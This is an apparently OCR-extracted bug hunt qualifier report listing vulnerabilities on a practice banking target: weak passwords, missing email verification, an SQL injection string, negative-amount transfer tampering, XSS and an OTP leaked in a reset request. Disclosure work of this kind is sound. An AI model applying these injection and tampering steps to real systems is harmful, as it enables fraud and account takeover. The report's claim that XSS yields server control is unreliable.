QUALIFIERS REPORT
(HackerOne Bug Hunt 2026)

FULLNAME : Md.Mehedi Hasan
USERNAME : x0r
EMAIL: mdmehedihasan151061@gmail.com
Hackerone Email: mehedi2287@wearehackerone.com
DATE: 22/11/2025


#vuln -01(low)

Title: Weak password policy in create account functionality.

Description:
Weak password policy is a security issue where password setting rules(uppercase,lowercase,special character,length of passowrd) are not follows for creating strong passwords.

Step to Reproduce:
1. Go to this https://h1bh26-qualifiers-target.bughunt.info/signup
2. create an account
3. while setting password set very eassy guessable passwords(qwertyuiop).Although it is mentioned that password should be 8 character and mixing of special character but it is not maintained strongly.

Poc:
Credentials of my this account is xxx:xxx



Impact:

Anyone can guess the username and password and brute force attacks can be successful in short period of time.Which will be the result of account takeover.


#Vuln-02(Low)

Title: Email is not verifying

Description:
Email verification is crucial step of authentication.It the process of checking the user creating the account using the email is belogns to him.It is used to track the user for further process.It happens when the application does not verify sending OTP or email and ask to interaction of that email or OTP.

Step to Reproduce:
1. Go to the https://h1bh26-qualifiers-target.bughunt.info/signup
2. Create an account using random email(xxx@xxx.net)
3. It will create account without verifying the email
4. Login to the account using the credentials,used in creation

Poc:



Impact:
Attacker can annonymously create account.Attacker can use others email and use this account for suspious activity which often dangerous for the applications.

Vuln-03(Critical)


Title: SQLI vulnerability in audit-logs functionality

Description: Sqli is a serious vulnerability in web application.By using the intended logic of the sql attacker can dump the database.

Step to Reproduce:

1. login to the account
2. Go to the https://h1bh26-qualifiers-target.bughunt.info/audit-logs
3. in the search ber type ‘or 1=1-- -
4. this will list all the login log and aslo show a pop up

Poc



Impact:

Attacker get can dump all the passwords and sensitive data from the database.

Vuln-04(Medium)

Title: Bussiness logic in bill payment system(https://h1bh26-qualifiers-target.bughunt.info/bill-payment).


Description:
Business logic vulnerabilities are flaws in the design and implementation of the application's unique business rules, rather than in the underlying technical framework (like SQL or memory management). They exploit how a system processes information to achieve an unauthorized or malicious outcome, even when the data input appears valid.

Step to Reproduce:


1. Login to account
2. Go to https://h1bh26-qualifiers-target.bughunt.info/bill-payment
3. select internet
4. Fill Biller name,Consumer ID and amount
5. Send the request and intercept it by burp and change the amount into negative number
6. Now go to the Dashboard and see the negative amount value is added to the user account.

Poc

Before



After



Impact
Attacker can add money to their account from the web application.

#Vuln-05 (Medium)


Title: Bussiness logic into schedule transfer https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers

Description:


Business logic vulnerabilities are flaws in the design and implementation of the application's unique business rules, rather than in the underlying technical framework (like SQL or memory management). They exploit how a system processes information to achieve an unauthorized or malicious outcome, even when the data input appears valid.

Step to Reproduce:

1. Login into account.
2. Go to the schedule transfer (https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers)
3. Add schedule transfer
4. Click New Schedule
5. Fill the form




6. Click “Create Schedule” and intercept the request in burp
7. Put a negative sign before the amount and forward the request



8. Now back to the browser and go the schedule task,New schedule task is created.

PoC



Impact:


Attacker can create a schedule task and add money into their account in regular basis which causes grep bussiness impact.

#Vuln-06(Medium)

Title: xss into https://h1bh26-qualifiers-target.bughunt.info/international-transfer


Description:

Xss is a vulnerability where attacker misuse the javascript to done their intendent work by malicious javascript.
Step to Reproduce:
1. Login into account
2. Visit https://h1bh26-qualifiers-target.bughunt.info/international-transfer and fill the form like that



3. Click wire transfer there will be pop up

PoC




Impact:
Xss can be lead into remote code execution and attacker can the controll the server through that vulnerability.

#Vuln-07(Medium)


Title:Business logic vulnerability https://h1bh26-qualifiers-target.bughunt.info/international-transfer

Description: Business logic vulnerabilities are flaws in the design and implementation of the application's unique business rules, rather than in the underlying technical framework (like SQL or memory management). They exploit how a system processes information to achieve an unauthorized or malicious outcome, even when the data input appears valid.


Step to Reproduce:
1. Login to account
2. Go to https://h1bh26-qualifiers-target.bughunt.info/dashboard check the current amount.



3. Go to the https://h1bh26-qualifiers-target.bughunt.info/international-transfer




4.
5. Fill the form and click Send Transfer and intercept the request into burp proxy
6. Put a mynus before the amount
7.



8. Now go to Dashboard check the amount is increased

PoC



Impact: Attacker can take the advantages to steal money by using this logic from the application.

#Vuln-08(Medium)

Title: OTP shown in request for forgetten password functionality.


Description:

OTP is used to ensure strenghten the authentication level.It's ensure so that user need to physical access to hardware to authenticate.It's also used for multi level authentication.

Step to Reproduce:

1. Go to https://h1bh26-qualifiers-target.bughunt.info/forgot-credentials
2. Select forgot Password and use known userid in the form.
3. Capture the request in burp proxy interception,it will show the OTP.
4. Use the otp to change the victim password.

PoC:



Impact:
Attacker can fully takeover the account of any user only knowing the victim username.

#Vuln-09(Medium)

